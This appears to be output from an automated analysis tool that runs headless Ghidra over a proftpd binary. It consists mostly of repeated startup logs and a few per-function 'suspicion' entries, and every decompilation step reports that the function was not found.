INFO  Class search complete (2365 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4721 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraF21EC888D2104947AD81723738E329CA.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraF21EC888D2104947AD81723738E329CA.j
INFO  AraF21EC888D2104947AD81723738E329CA.java> Function not found: __printf_chk (GhidraScript) (Ghi
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: memmove (GhidraScript)

Suspicion Score: 15

Address: 0x00404270

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2365 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4608 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara2941C31AF2D0405F9EF5E0D96F1872B4.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara2941C31AF2D0405F9EF5E0D96F1872B4.j
INFO  Ara2941C31AF2D0405F9EF5E0D96F1872B4.java> Function not found: memmove (GhidraScript) (GhidraSc
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: getspnam (GhidraScript)

Suspicion Score: 15

Address: 0x004042c0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2362 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4643 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara89A580B2FAE84AF2BA70215D11DB4236.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara89A580B2FAE84AF2BA70215D11DB4236.j
INFO  Ara89A580B2FAE84AF2BA70215D11DB4236.java> Function not found: getspnam (GhidraScript) (GhidraS
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: getsockname (GhidraScript)

Suspicion Score: 15

Address: 0x00404360

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2460 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4783 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: Ara6F5AC0382AB24D78A89E83FC471CF6EF.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/Ara6F5AC0382AB24D78A89E83FC471CF6EF.j
INFO  Ara6F5AC0382AB24D78A89E83FC471CF6EF.java> Function not found: getsockname (GhidraScript) (Ghid
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

DECOMPILED: strcat (GhidraScript)

Suspicion Score: 15

Address: 0x004043a0

⚠ Process execution

```
INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.jar!
INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitializ
INFO  Loading user preferences: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/preferences (Preference
INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (2485 ms) (ClassSearcher)
INFO  Initializing SSL Context (DefaultSSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: NativePRNGNonBlocking (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (DefaultTrustManagerFactory)
INFO  Headless startup complete (4843 ms) (AnalyzeHeadless)
INFO  Class searcher loaded 59 extension points (20 false positives) (ClassSearcher)
INFO  HEADLESS Script Paths:
    /opt/ghidra_12.2_DEV/Ghidra/Features/GnuDemangler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/Atmel/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FunctionID/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/FileFormats/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Base/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BSim/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/MicrosoftCodeAnalyzer/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/DecompilerDependent/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/8051/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Decompiler/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/JVM/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/PIC/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PyGhidra/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Processors/DATA/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/SystemEmulation/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/PDB/ghidra_scripts
    /var/folders/85/vy23_k4912g210348jl0ttcc0000gn/T
    /opt/ghidra_12.2_DEV/Ghidra/Debug/Debugger-rmi-trace/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/BytePatterns/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/Swift/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/VersionTracking/ghidra_scripts
    /opt/ghidra_12.2_DEV/Ghidra/Features/WildcardAssembler/ghidra_scripts (HeadlessAnalyzer)
INFO  HEADLESS: execution starts (HeadlessAnalyzer)
INFO  Opening existing project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidr
INFO  Opening project: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_project
INFO  REPORT: Processing project file: /proftpd (HeadlessAnalyzer)
INFO  REPORT: Execute script: AraE7439631775A45C894FE19089D7D3260.java  (HeadlessAnalyzer)
INFO  SCRIPT: /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/AraE7439631775A45C894FE19089D7D3260.j
INFO  AraE7439631775A45C894FE19089D7D3260.java> Function not found: strcat (GhidraScript) (GhidraScr
INFO  REPORT: Save succeeded for processed file: /proftpd (HeadlessAnalyzer)
java version "26.0.1" 2026-04-21
Java(TM) SE Runtime Environment (build 26.0.1+8-34)
Java HotSpot(TM) 64-Bit Server VM (build 26.0.1+8-34, mixed mode)
WARNING: Final field name in class ghidra.util.charset.CharsetInfo has been mutated reflectively by
WARNING: Use --enable-final-field-mutation=ALL-UNNAMED to avoid a warning
```

RAW GHIDRA OUTPUT

Raw output from Ghidra analysis pipeline for forensic verification.

[BINARY_INFO]

```
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INFO  Loading user preferences: /Users/wraith/
```

[CREATE_PROJECT]

```
  Created Ghidra project at /var/folders/85/vy23_k4912g2l0348jl0ttcc0000gn/T/asgardian-ara/ghidra_p
  rojects/aea_3D22EE3B
```

[DEEP_ANALYSIS]

```
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INFO  Loading user preferences: /Users/wraith/
```

[ENTRY_POINT]

```
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INFO  Loading user preferences: /Users/wraith/
```

[FUNCTIONS]

```
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INFO  Loading user preferences: /Users/wraith/
```

[IMPORT_BINARY]

```
  Imported proftpd into project aea_3D22EE3B
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INF
```

[MEMORY_MAP]

```
  INFO  Using log config file: jar:file:/opt/ghidra_12.2_DEV/Ghidra/Framework/Generic/lib/Generic.j
  ar!/generic_log4j.xml (LoggingInitialization)
  INFO  Using log file: /Users/wraith/Library/ghidra/ghidra_12.2_DEV/application.log (LoggingInitia
  lization)
  INFO  Loading user preferences: /Users/wraith/
```

[NATIVE_BUILDINFO]

```
  /Volumes/Asgard/Cyber/Samples/proftpd:  file format elf64-x86-64
```

[NATIVE_SECTIONS]

```
  /Volumes/Asgard/Cyber/Samples/proftpd:  file format elf64-x86-64

  Sections:
  Idx Name          Size     VMA              Type
    0               00000000 0000000000000000
```